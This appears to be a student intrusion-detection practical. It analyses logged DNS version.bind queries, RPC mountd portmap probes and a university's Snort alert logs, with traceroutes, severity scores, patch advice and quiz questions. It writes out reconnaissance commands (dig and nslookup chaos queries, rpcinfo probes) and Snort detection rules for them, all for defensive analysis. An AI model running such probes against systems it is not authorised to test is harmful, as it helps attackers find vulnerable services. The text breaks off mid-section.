Using http://www.all-nettools.com/tools1.htm

```
1.SmartWhois 203.122.47.137

                203.122.47.0 - 203.122.47.255

                Pool of IP's dynamically assigned to DSL routers of Okhla
                email : j.grewal@in.spectranet.com
                42-Okhla Industrial Estate
                Phase - III
                New Delhi

Traceroute 203.122.47.137

Hop IP Address Hostname Average RTT1
1 192.168.1.9 bodhi.pair.net 0.44 ms
2 64.214.174.177 so-2-1-0.ar2.cle1.gblx.net 3.51 ms
3 206.132.111.161 pos4-0-622m.cr2.cle1.gblx.net 3.52 ms
4 208.178.174.122 pos1-0-2488m.cr2.wdc2.gblx.net 14.74 ms
5 67.17.68.37 so5-1-0-2488m.ar1.dca3.gblx.net 15.61 ms
6 208.51.74.6   15.59 ms
```

```
7 64.200.95.146 washdc5lcx1-oc48.wcg.net 22.22 ms
8 64.200.240.193 hrndva1wcx2-pos6-0.wcg.net 22.24 ms
9 64.200.240.45 nycmny2wcx2-oc48.wcg.net 22.25 ms
10 65.77.98.30 nycmny1wcx2-pos4-0.wcg.net 22.15 ms
11 65.77.98.46 nycmny1wce1-sprectranet-pos.wcg.net 22.74 ms
12 203.122.62.34   235.53 ms
13 203.122.61.233   257.80 ms
14 203.122.61.3   258.83 ms
15 Time-out
18 Destination host unreachable
```

Let's check for the other IPs:

```
2.SmartWhois 203.197.102.54

              203.197.0.0 - 203.197.255.255
              Videsh Sanchar Nigam Ltd - India.
              Videsh Sanchar Bhawan, M.G. Road
              Fort, Bombay 400001
              India


3.SmartWhois 202.56.205.70

              202.56.205.32 - 202.56.205.95
              KOLKATA PSTN DIAL-UP POOL
              Bharti BT Internet Limited
              7, Kyd Street, 2nd Floor
              Kolkata - 700 016

              Network Administrator
              Bharti BT Internet Ltd.,D-189,Okhla Ind. Area,
              New Delhi,INDIA-110020
```

It would appear they are all from india.

4. Description of attack:

Attacker uses dns query for the Domain Name: version.bind., class chaos and type txt to query the bind version running on the dns server. This is a reconnaissance for vulnerable version of bind running on the remote hosts. Some of the certs :

* CERT Advisory CA-2002-19 - 06/28/2002
* CERT Advisory CA-2001-02 - 01/29/2001
* CERT Advisory CA-99-14 - 11/10/1999
* CERT Advisory - CA-98.05 - 04/08/1998, revised 11/16/1998

There are many vulnerabilities relating to bind. All version of bind before 4.9.7 are susceptible to at least afew known attacks.

This event seemed to occurr before the CA-2002-19, perhaps the hackers already know the vulnerability ahead of the CERT advisory or they were trolling.

5. Attack mechanism:

Attacker making uses of the fact that he is using a dynamic assigned IPs from the ISP to hide himself and using dig or nslookup to carry out this activity:

```
#dig @46.5.44.8 version.bind txt chaos

#nslookup
>set type=txt
>set class=chaos
>version.bind. 46.5.44.8
```

However having seen the above dns query id of 4660 for all the queries from all 4 distinct src IPs which are about 34 packets in all, make me wonder if there is a version of dig or nslookup that uses this same query ID of 4660. I am not at all sure if this is true for pc windows however.

6. Correlations:

Thru' www.google.com I was able to find reports of 203.122.47.137 in practical done by andrew.madox [http://cert.uni-stuttgart.de/archive/intrusions/2002/12/msg00197.html]. This src IP was referenced in http://www.incidents.org/logs/Raw/2002.6.13

Practical done by ewen fung [http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00214.html]. This src IP was referenced in http://www.incidents.org/logs/Raw/2002.6.17

203.197.102.54 no hits at all.

202.56.205.70 no hits at all.

7. Evidence of active targetting:

Yes, there is. The trace is indicative that over a random time between 12:51 and 21:43, he has launched 12 packets to query 12 different destination IPs : 46.5.235.244, 46.5.178.137, 46.5.15.201, 46.5.17.157, 46.5.211.226, 46.5.65.0, 46.5.168.185, 46.5.154.6, 46.5.186.235, 46.5.33.163, 46.5.198.209 and 46.5.21.79. I do not see any port 53 traffics from these hosts in the log files perhaps it has not triggered any snort rules or perhaps they are not even dns server in the first place and he is guessing. Or he has prior knowledge these hosts as being dns server I can only guess.

It is interesting that he used 46.5.65.0 as the destination on packet 7. Normally .0 and .255 are old berkeley broadcast address, which is used by most unix system. This serves as smurf amplifier addresses which normally secure sites will filter it for both ingress and egress. It would appear that cisco 1 has not implemented this ingress filtering.
However there is no way for me to know if cisco 2 has that inplace. It is interesting, that he used this broadcast address, because I tested this here in lab with dig and nslookup, while all solaris hosts see it, they do not respond to its query and just silently drop it.

He is also spotted in log www.incidents.org/logs/RAW/2002.6.1

```
# tcpdump -vvr 2002.6.1 host 203.122.47.137
10:25:14.194488 203.122.47.137.18949 > 46.5.18.213.domain:  [bad udp cksum
f7fa!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 11475,
len 58, bad cksum 3008!)
13:16:49.844488 203.122.47.137.26914 > 46.5.5.210.domain:  [bad udp cksum f7fa!]
4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 9876, len 58,
bad cksum 434a!)
13:18:05.804488 203.122.47.137.28115 > 46.5.187.208.domain:  [bad udp cksum
f9f9!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 11310,
len 58, bad cksum 85b2!)
14:10:02.764488 203.122.47.137.11122 > 46.5.179.78.domain:  [bad udp cksum
faf7!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 5896,
len 58, bad cksum a25c!)
14:53:37.054488 203.122.47.137.28442 > 46.5.80.178.domain:  [bad udp cksum
f7fa!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 53179,
len 58, bad cksum 4f42!)
15:16:07.304488 203.122.47.137.29521 > 46.5.234.18.domain:  [bad udp cksum
faf7!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 12717,
len 58, bad cksum 50f3!)
17:18:44.864488 203.122.47.137.13053 > 46.5.191.201.domain:  [bad udp cksum
f9f9!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 26076,
len 58, bad cksum 480b!)
17:19:35.304488 203.122.47.137.13825 > 46.5.145.25.domain:  [bad udp cksum
faf7!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 26914,
len 58, bad cksum 7277!)
17:34:40.224488 203.122.47.137.28010 > 46.5.20.91.domain:  [bad udp cksum f8f8!]
4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 44979, len 58,
bad cksum aaa3!)
20:07:22.384488 203.122.47.137.18056 > 46.5.172.48.domain:  [bad udp cksum
faf7!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 16969,
len 58, bad cksum 7e39!)
20:38:03.664488 203.122.47.137.24950 > 46.5.149.47.domain:  [bad udp cksum
faf7!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 48518,
len 58, bad cksum 19fd!)
```

It would appear he has probing for more dns version from more hosts. These appear to be different set of hosts from log 2002.5.9.

8. Severity:

severity= (criticality+lethality)-(system countermeasure+network countermeasure)

Criticality: There is no indication from the log that the any of the targets IPs are alive or dns server. Perhaps he is probing for dns server, however that would means he would have used other method eg. dns query instead of version bind query. I would think after you have discover the dns server prior to launching the version bind second. So I am assuming a paranoid approach and treat these targetted IPs as dns server, I give it a 5.

Lethality:
This is a reconnaissance for vulnerable bind version. It is not lethal, however if there exist a vulnerable bind version then it would be potentially exploited. A 2.

System countermeasure:

No knowledge of the target systems patch level and bind version.
Making sure the systems are running the latest bind and with the latest security patches for bind as well as obfuscating the version.
Give it a 4.

Network countermeasure:

Making sure that only the public dns servers are accessible by the public eg in the DMZ only. I would give it a 4.

Severity = (5+2) - (4+4) = -1

9. Defensive recommendation:

1.Upgrade to the latest bind releases and apply all the recommended patches.

2.Monitored these Src IPs by :

```
eg. snort.conf:
var SUSPICIOUS_NET [203.122.47.0/24]

 ruletype suspicious
 {type log
   output log_tcpdump: suspicious.log}
suspicious tcp $SUSPICIOUS_NET any <> $HOME_NET any (msg: "suspicious activity"
)
```

3. obfuscate the version

```
/etc/named.conf :
options {
        version "go away";  };
```

4. restricting queries to the suspicious network 203.122.47.0/24:
/etc/named.conf :

```
options { allow-query {46.5.0.0/16; localhost;};
        };
```

5. disable recursive queries except for internal/local sources. This reduces cache poisoning:

```
   options { allow-recursion { 46.5.0.0/16; localhost;}; };
```

6. Run named daemon in non-root user and chroot option, if it is compromised the privileges gained by the cracker are as limited :

```
in.named -u userid -g groupid -t directory to chroot
```

10. Multiple choice test question:

Why these alerts are triggered by rule 2 and not rule 1 :
1.alert tcp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named version

```
attempt"; flow:to_server,established; content:"|07|version"; nocase; offset:12;
content:"|04|bind"; nocase; nocase; offset:12; reference:nessus,10028;
reference:arachnids,278; classtype:attempted-recon; sid:257; rev:6;)
```

```
2.alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named version
attempt"; content:"|07|version"; nocase; offset:12; content:"|04|bind"; nocase;
offset:12; reference:nessus,10028; reference:arachnids,278; classtype:attempted-
recon;
sid:1616; rev:4;)
```

1. the direction of flow is wrong

2. It is using udp packet

3. rule 2 was before rule 1 in the rules/dns.rules file.

4. none of the above.

answer: 2.

References:

1. http://www.isc.org/products/BIND/
* CERT Advisory CA-2002-19 - 06/28/2002
* CERT Advisory CA-2001-02 - 01/29/2001
* CERT Advisory CA-99-14 - 11/10/1999
* CERT Advisory - CA-98.05 - 04/08/1998, revised 11/16/1998

2. http://www.whitehats.com/info/IDS278

3. http://www.snort.org

4. http://www.snort.org/docs/iss-placement.pdf

5.DNS and BIND
Paul Albitz and Cricket Liu
O'reilly 3rd edition

6. http://www.ietf.org/rfc/rfc1034.txt

7. http://en.tldp.org/HOWTO/DNS-HOWTO-6.html#ss6.2

8. http://www.etherboy.com/dns/chrootdns.html

Detect 3 : mountd version probe

1. Source of Trace:

The source of this trace 2002.5.7 was located at http://www.incidents.org/logs/RAW

This is a tcpdump binary log file captured by snort. As quoted in the README file, that the log files are the result of a Snort instance running in binarylogging mode. This means that only the packets that violate the ruleset will appear in the log.

I had used andre comier algorythm to derive the sensor placement and the internal and external address. I will not be repeating the process here as it is the same as detect 1: The layout turns out to be the same as detect one and the internal IP is also the same being 46.5.0.0/16.

```
    external network  [ cisco1 ]-----+-----[ cisco 2]-- 46.5.0.0/16
                 0:3:e3:d9:26:c0     |     0:0:c:4:b2:33
                                     |
                                     +--snort
```

2. Detect was generated by:

The detect was generated by snort in binary logged mode. I will be using snort toread this log file back and run thru' it using the latest rules.
I am using the snort 2.0.0 from http://www.snort.org/dl .

```
# snort-2.0.0/src/snort -c snort-2.0.0/etc/snort.conf -de -l 2002.5.7_1 -r
2002.5.7 -S HOME_NET=46.5.0.0/16 -S EXTERNAL_NET=\!46.5.0.0/16
```

I will be focusing my assignment on the below detects:

```
1.[**] [1:579:2] RPC portmap request mountd [**]
[Classification: Decode of an RPC Query] [Priority: 2]
06/08-06:59:10.084488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
195.228.243.120:902 -> 46.5.115.153:111 UDP TTL:113 TOS:0x0 ID:9379 IpLen:20
DgmLen:84 Len: 56 [Xref => http://www.whitehats.com/info/IDS13]

2.[**] [1:579:2] RPC portmap request mountd [**]
[Classification: Decode of an RPC Query] [Priority: 2]
06/08-06:59:10.894488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
195.228.243.120:902 -> 46.5.115.153:111 UDP TTL:113 TOS:0x0 ID:9421 IpLen:20
DgmLen:84 Len: 56 [Xref => http://www.whitehats.com/info/IDS13]

3.[**] [1:579:2] RPC portmap request mountd [**]
[Classification: Decode of an RPC Query] [Priority: 2]
06/08-06:59:12.504488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
195.228.243.120:902 -> 46.5.115.153:111 UDP TTL:113 TOS:0x0 ID:9508 IpLen:20
DgmLen:84 Len: 56 [Xref => http://www.whitehats.com/info/IDS13]

4.[**] [1:579:2] RPC portmap request mountd [**]
[Classification: Decode of an RPC Query] [Priority: 2]
06/08-06:59:15.714488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
195.228.243.120:902 -> 46.5.115.153:111 UDP TTL:113 TOS:0x0 ID:9700 IpLen:20
DgmLen:84 Len: 56 [Xref => http://www.whitehats.com/info/IDS13]

5.[**] [1:579:2] RPC portmap request mountd [**]
[Classification: Decode of an RPC Query] [Priority: 2]
06/08-06:59:45.084488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
195.228.243.120:902 -> 46.5.115.153:111 UDP TTL:113 TOS:0x0 ID:11168 IpLen:20
DgmLen:84 Len: 56 [Xref => http://www.whitehats.com/info/IDS13]

6.[**] [1:579:2] RPC portmap request mountd [**]
```

```
[Classification: Decode of an RPC Query] [Priority: 2]
06/08-06:59:45.904488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
195.228.243.120:902 -> 46.5.115.153:111 UDP TTL:113 TOS:0x0 ID:11207 IpLen:20
DgmLen:84 Len: 56 [Xref => http://www.whitehats.com/info/IDS13]

7.[**] [1:579:2] RPC portmap request mountd [**]
[Classification: Decode of an RPC Query] [Priority: 2]
06/08-06:59:47.504488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
195.228.243.120:902 -> 46.5.115.153:111 UDP TTL:113 TOS:0x0 ID:11289 IpLen:20
DgmLen:84 Len: 56 [Xref => http://www.whitehats.com/info/IDS13]

8.[**] [1:579:2] RPC portmap request mountd [**]
[Classification: Decode of an RPC Query] [Priority: 2]
06/08-06:59:50.714488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
195.228.243.120:902 -> 46.5.115.153:111 UDP TTL:113 TOS:0x0 ID:11488 IpLen:20
DgmLen:84 Len: 56 [Xref => http://www.whitehats.com/info/IDS13]

9.[**] [1:579:2] RPC portmap request mountd [**]
[Classification: Decode of an RPC Query] [Priority: 2]
06/08-07:01:06.024488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
195.228.243.120:903 -> 46.5.115.153:111 UDP TTL:113 TOS:0x0 ID:15490 IpLen:20
DgmLen:84 Len: 56 [Xref => http://www.whitehats.com/info/IDS13]

10.[**] [1:579:2] RPC portmap request mountd [**]
[Classification: Decode of an RPC Query] [Priority: 2]
06/08-07:01:08.024488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
195.228.243.120:903 -> 46.5.115.153:111 UDP TTL:113 TOS:0x0 ID:15641 IpLen:20
DgmLen:84 Len: 56 [Xref => http://www.whitehats.com/info/IDS13]

11.[**] [1:579:2] RPC portmap request mountd [**]
[Classification: Decode of an RPC Query] [Priority: 2]
06/08-07:01:10.024488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
195.228.243.120:903 -> 46.5.115.153:111 UDP TTL:113 TOS:0x0 ID:15751 IpLen:20
DgmLen:84 Len: 56 [Xref => http://www.whitehats.com/info/IDS13]

12.[**] [1:579:2] RPC portmap request mountd [**]
[Classification: Decode of an RPC Query] [Priority: 2]
06/08-07:01:12.024488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
195.228.243.120:903 -> 46.5.115.153:111 UDP TTL:113 TOS:0x0 ID:15840 IpLen:20
DgmLen:84 Len: 56 [Xref => http://www.whitehats.com/info/IDS13]

13.[**] [1:579:2] RPC portmap request mountd [**]
[Classification: Decode of an RPC Query] [Priority: 2]
06/08-07:01:14.024488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
195.228.243.120:903 -> 46.5.115.153:111 UDP TTL:113 TOS:0x0 ID:15936 IpLen:20
DgmLen:84 Len: 56 [Xref => http://www.whitehats.com/info/IDS13]
```

This traffic is triggering on scan.rules which is defined as part of the included files in snort.conf [include $RULE_PATH/rpc.rules] :

```
alert udp $EXTERNAL_NET any -> $HOME_NET 111 (msg:"RPC portmap request
mountd";content:"|01 86 A5 00 00|";offset:40;depth:8; reference:arachnids,13;
classtype:rpc-portmap-decode; sid:579; rev:2;)
```

Notice the attacker at src 195.228.243.120 had sent out 13 probes to dst 46.5.115.153 to query version of mountd running.

Between the time of 06/08-06:59:10.084488 and 06/08-06:59:50.714488, he sent out 8 packets of this same query to the portmapper for mountd program number 100005. The first 4 packets queried for the mountd program 10005 version 3 protocol udp

in 5 seconds. All these 8 packets used the same src port 902.
These 4 sequences used the same transcation ID which is 1647879341 and with increasing IPid of 9379, 9421, 9508 and 9700. It would appear they are from the same system and it is very busied.
The next 4 sequences also took 5 seconds used the same transaction ID of 1647879342 and with increasing IPid of 11168, 11207, 11289 and 11488. The system seemed to be very busied as the IPid is broken up in sequential order. This time it is querying the mountd program number 10005 version 1 protocol udp.
Interesting to note that there was a gap of 30 seconds between the first 4 squence and next 4 sequence.
The odd thing are they used the same src port number of 902 for these 2 sequence of 4 packets and the transaction ID is the same for each 4 sequences while it differs by 1 for the next 4 sequences.

The next 5 sequences takes place between 06/08-07:01:06.024488 and 06/08-07:01:14.024488 which is 8 seconds. These are using src port number 903. They are using the same transaction ID of 1040273340. These are querying for mountd program number 100005 version 1.

First of all src port below and equal 1023 is accessed by root user only in solaris and BSD/SVR4 based UNIX system in rpc program. This is true for linux 2.4 as I found out.

I was able to reproduce the trace using "rpcinfo -u host 100005 1".
Where -u to query host in udp packet.
    100005 the program number.
    1 the version of the program number.

In tcp, you have the retransmit mechanism, however in udp there is none. It is what they called send and pray. The application has to do error recovery. So it is up to the rpcinfo cli to do 4 retries if no response. The sequences of 4 thus coincide with this and they all used the same transaction ID. In linux 2.4.7-10, it does 12 retries as I see it here.

I am not sure why I am seeing sequences of 5 with the same transaction ID 1040273340 later.
I am seeing the same src port 902 used for the 2 set of 4 retries which is odd.
It should not reuse the same src port number for a new session. It should increment, like what I am seeing here on a solaris 8.
I could be wrong or they could be using some packet crafting tools like nemesis to do this, however why the retries.
I do not why a final 5 retries here. It is definitely distinct since the 5th packet has a unique IPid number.
The ttl of 113 would rule out linux 2.4, solaris 7/8, aix 4.3 and openbsd 2.9. The closest ttl would be 128 which is windows 2000.
There could be a tool in windows that can set retries or allow the IP and udp to be set.

3**. probability the source address was spoofed:**

http://www.all-nettools.com/cgi-bin/sw.cgi

SmartWhois fw.axelero.hu (195.228.243.120)

```
195.228.243.0 - 195.228.243.255
AXELERO Internet Co.
Budapest

Traceroute fw.axelero.hu (195.228.243.120)
Hop IP Address Hostname Average RTT1
1 192.168.1.9 bodhi.pair.net 0.49 ms
2 64.214.174.177 so-2-1-0.ar2.cle1.gblx.net 3.77 ms
3 206.132.111.157 pos4-0-622m.cr1.cle1.gblx.net 3.54 ms
4 64.214.65.170 pos1-0-2488m.cr1.jfk1.gblx.net 21.27 ms
5 64.214.65.214 so0-0-0-2488m.br1.jfk1.gblx.net 7.12 ms
6 62.156.138.253 nyc-gw15.nyc.us.net.dtag.de 14.99 ms
7 62.154.5.134 wien-sa1.vie.at.net.dtag.de 137.92 ms
8 145.236.246.1 pos4-0.core0-ip3.matav.net 144.96 ms
9 145.236.245.66 ge1-0.core0-ip2.matav.net 145.13 ms
10 145.236.224.2 matav-ge.adatpark.hu 145.61 ms
11 Time-out

NsLookup 195.228.243.120
120.243.228.195.in-addr.arpa name = fw.axelero.hu.
```

Normally udp packets are suspiciously spoofed since it does not have ack and sequence number. So spoofing is easy. However this attack is a reconnaissance purpose and the attacker wants to see the response back. Therefore the src IP is not spoofed and it is real.

4. Description of attack:

This a reconnaissance for version of mountd running on the remote hosts. I supposed the attacker must be aware of some known vulnerabilities of mountd prior to carrying out this activity.

5. Attack mechanism:

He is using rpc query over udp to the remote host port 111 which is the portmapper listening on. The RPC programs registered themselves with the local portmapper (rpcbind in solaris) when it starts ip. The portmapper maps these program number and version to the port number it is listening on. A remote caller can enquire the port number or program enquiries using getport procedures call. The attacker most probably used some tools that does the outcome of this "rpcinfo -u host program_number version" to carry out this reconnaissance probe. This tool can allow him to control the src port number and the number of retries.
If he did not alter the ttl value then this is most probably a windows 2000 system.If he is indeed used solaris rpcinfo then his ttl of 113 would suggest he is far away since the default ttl for solaris is 255. Or could he have craft these or uses some other tools to carry out this that I am not awared of.

6. Correlations:
Could not find anything on the src IP 195.228.243.120 from www.google.com. However later on pointed to by DANNY.BOULINEAU@LACKLAND.AF.MIL www.dshield.org has information on this IP. It would appear that this IP has recently been doing between 16/07/03 to 30/07/03 been targeting on ports 17008, 137 and 19407. However my logs are for last year 2002.

7. Evidence of active targetting:

Yes there is, as it send 13 probe for the same dst IP 46.5.115.153. However since it keeps sending retries, it could mean that the host either does not exist or up or reachable. Gone thru the log file and could not see any packets from src IP 46.5.115.153 at all. This could be due to the fact that the snort only captured packets that violate rules.

8. Severity:

severity= (criticality+lethality)-(system countermeasure+network countermeasure)

Criticality:
I do not have any infos the system if it is critical or not.
If this is really up and reachable though I see no evidence in the log file, this attack is a reconnaissance nature, had it be up and is running a vulnerable mountd then we would expect the attacker to launch a followup attack. I would give it a 2.

Lethality:
This is quite lethal if this host is running a vulnerable mountd version. However this is a reconnaissance. I give it a 2.

System countermeasure:
We have no knowledge of the system version or patch level. Give it a 3.

Network countermeasure:
Not conclusive enough to determine how their border router is setup for ingress filtering at all from the log file. The log file captured only packets that had triggered snort rules. However it would appear that cisco 1 allows port 111 traffic to enter. Give it a 1.

Severity = (2+2)-(3+1) = 0

9. Defensive recommendation:

Ingress filtering at all border routers to block port 111 traffic and as well as do a system audit to see any internal hosts runnign rpc programs that they are not supposed to. If there are internal hosts that are running rpc programs, make sure the security patch level of all rpc programs are up to date.

Monitored activities from src IP 195.228.243.120:

```
eg. snort.conf:
var SUSPICIOUS_NET [195.228.243.120:]

 ruletype suspicious
 {   type log
   output log_tcpdump: suspicious.log}

suspicious tcp $SUSPICIOUS_NET any <> $HOME_NET any (msg: "suspicious activity" )
```

10.Multiple choice test question:

from the detect:

What range of src port would a non-root user used in rpc:

```
11   2.00000 195.228.243.120 -> 46.5.115.153 ETHER Type=0800 (IP), size = 98 bytes
11   2.00000 195.228.243.120 -> 46.5.115.153 IP  D=46.5.115.153
S=195.228.243.120 LEN=84, ID=15751
11   2.00000 195.228.243.120 -> 46.5.115.153 UDP D=111 S=903 LEN=64
11   2.00000 195.228.243.120 -> 46.5.115.153 RPC C XID=1040273340 PROG=100000 (PMAP)
VERS=2 PROC=3
11   2.00000 195.228.243.120 -> 46.5.115.153 PORTMAP C GETPORT prog=100005 (MOUNT)
vers=1 proto=UDP (retransmit)
```

a. above 1023
b. below 1023
c. above 1024
d. below 1024

answer: a

The 3 questions as requested by the administravia for a detect:

1. From: Brian.Coyle@disney.com
Are there scenarios where the attacker does NOT have to reside at the source IP address in order to receive the responses?
What is the probability of that being the case in this instance?
Yes, possibly. One of the possible method he could have poisoned the arp cache table of the router serving the segment with it's mac address for the src IP and let the router forward this packet to it. For this case, possible but since he could be behind a firewall and his real src IP is hiddden from us, that would possibly means he does not have to do so. I am not saying he won't if he is careful enough.

2.From: DANNY.BOULINEAU@LACKLAND.AF.MIL
What is the potential significance of the IP's Host name?
I thought at first it must be a firewall for "fw". So if it is a firewall then firewall then perhaps nat involved here and this is the nat'ed address. The [http//isc.incidents.org/] reported this src IP on several recent occassions 2003 while my detect dated a year ago.

References:

1.http://www.whitehats.com/info/IDS13

2.http://www.ietf.org/rfc/rfc1833.txt

3.tcpip illustrated vol.1 richard stevens

4.http://www.cert.org/advisories/CA-1998-12.html

5.http//www.cert.org/advisories/CA-92.12.REVISED.SunOS.rpc.mountd.vulnerability

6.http://www.cert.org/advisories/CA-1994-02.html

7.http://www.cert.org/advisories/CA-91.09.SunOS.rpc.mountd.vulnerability

8. http://www.cert.org/summaries/CS-98-08.html

Assignment 3: Analyse This

1. Executive Summary

I was tasked to analyse these 5 days logs of alerts, scan and out of specification logs for consequetive 5 days between 05/07/2003 to 09/07/2003. This is a Univesity in US. The logs would indicate that there is little to no network security inplace. A lot of traffics are not supposed to be accessible to the external network are accessible here.

There seemed to be a lot of scanning activities for this 5 days and peaked on 06/07/2003. This coincided with the OSS and alerts as well. I was not able to analyse all the alerts and so prioritised the analysis by the top occurrences of the events. There are possibly infected red worm system in their network. As well as worms that uses unicode vulnerabilities of the IIS web server. Also it would appear lots of internal machines are carrying out scanning and hacking activities. This is a university so I supposed these would fit the profile of what students might be doing in their free time. One of the concerned was the consistent activities of IRC. It is a primarily a security risk. I hoped the relevant authority will put a stop to this by blocking it with firewall.

All the alerts analysis have included defensive recommendations.

2. Logs Analysed


These logs were retrieved from http://www.incidents.org/logs

alert.030705 scans.030705 OOS_Report_2003_07_05_3053
alert.030706 scans.030706 OOS_Report_2003_07_06_23454
alert.030707 scans.030706 OOS_Report_2003_07_07_25549
alert.030708 scans.030708 OOS_Report_2003_07_08_5584
alert.030709 scans.030709 OOS_Report_2003_07_09_2126

These are the alert, scan, oos report log for a period of 5 consequetive days from july 5th to july 9th 2003.
These are logged by snort and not the raw binary form.
The log files for 5 days were concatenated to one log file and use for processing respectively for each log type.

The number of events for each day of the log type are:

	alerts	scans	OOS
07/05/03	46649	1684568	8622
07/06/03	239327	7541181	31387
07/07/03	237774	5034785	5919
07/08/03	228904	2887040	2213
07/09/03	222567	2947947	6524



3. Analysis of the Alert logs

No way I can analyse all the events of interests. So I decided to analyse the log by the top 10 most frequent events of interests.

3.1. **The top 11 frequent event of interests from alerts**

Number of occurrences	Type of events
108267	CS WEBSERVER - external web traffic
62973	spp_http_decode: IIS Unicode attack detected
53192	PORTSCAN DETECTED
51775	SMB Name Wildcard
24623	MY.NET.30.4 activity
8530	Queso fingerprint
6169	[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC
5477	High port 65535 tcp - possible Red Worm - traffic
5170	spp_http_decode: CGI Null Byte attack detected
4403	CS WEBSERVER - external ftp traffic
4314	EXPLOIT x86 NOOP

3.1 CS WEBSERVER :

```
07/05-00:30:00.985108  [**] CS WEBSERVER - external web traffic [**]
216.194.5.255:2762 -> MY.NET.100.165:80
```

This seems to be triggered by some rules to log all port 80 trascation going in and out. From the practical done by steve lucas has the same conclusion as this. Http://www.giac.org/practical/Steve_Lukacs_GCIA.doc

Top ten destination IP for this event :

Frequencies	Destination IP	Frequencies	Source IP
112646	MY.NET.100.165	112636	65.214.36.116
1	218.153.6.21	731	202.42.184.18
1	202.103.69.100	712	66.196.73.45
1	MY.NET.97.166	621	66.196.73.13
1	MY.NET.190.195	589	202.142.86.87
		483	209.237.238.174
		477	66.237.60.21
		470	66.147.154.3
		437	213.140.8.172
		414	66.196.65.38

3.2 spp_http_decode: IIS Unicode attack detected :

```
07/05-00:22:14.989284  [**] spp_http_decode: IIS Unicode attack detected [**]
MY.NET.97.80:2330 -> 61.136.63.114:8080
```

Top ten source IP addresses :

Frequencies	Source IP
19407	MY.NET.153.185
3469	MY.NET.97.168
3161	MY.NET.97.38
1316	MY.NET.97.29
1251	MY.NET.97.243
1006	MY.NET.75.107
967	MY.NET.69.249
858	MY.NET.84.216
830	MY.NET.97.37
806	MY.NET.97.84

Brief description of the attack:

Both microsoft IIS 4.0 and 5.0 are vulnerable to directory traversal "../" attack. By using the unicode characters in the url one can mask out the ".." and "/". This unicode characters are intepreted by the IIS web server to execute this directory traversal. http://www.securityfocus.com/bid/1806

According to http://www.securityfocus.com/bid/1806, some worms out there may be actively exploiting this vulnerability.

These internal hosts may possibly be infected.

Defensive recommendation:

Apply the IIS 4.0 and 5.0 patches:

Microsoft IIS 4.0 alpha:
Microsoft Patch Q269862
http://download.microsoft.com/download/winntsp/Patch/q269862/NT4ALPHA/EN-US/prmcan4a.exe

Microsoft Patch Q269862
http://download.microsoft.com/download/winntsp/Patch/q269862/NT4ALPHA/EN-US/prmcan4as.exe

Microsoft IIS 4.0:
Microsoft Patch Q269862
http://download.microsoft.com/download/winntsp/Patch/q269862/NT4ALPHA/EN-US/prmcan4i.exe

Microsoft Patch Q269862
http://download.microsoft.com/download/winntsp/Patch/q269862/NT4ALPHA/EN-US/prmcan4is.exe

Microsoft Personal Web Server 4.0:
David Raitzer Patch pws_patch.zip
http://www.geocities.com/p_w_server/pws_patch/index.htm

Microsoft IIS 5.0:
Microsoft Patch Q269862
http://download.microsoft.com/download/win2000platform/Patch/q269862/NT5/EN-US/Q269862_W2K_SP2_x86_en.EXE

Any systems suspected of infection by worms has to be rebuilt and patched.

The above source IP or more since I have only use the top tens, could possibly be infected with worms. It would be best to examine the packet dump inorder to see what is passed to trigger the above event. It would be advisable for the administrator to patch these hosts up anyway if they are not already done so for just incase.

3.3 PORTSCAN DETECTED:

```
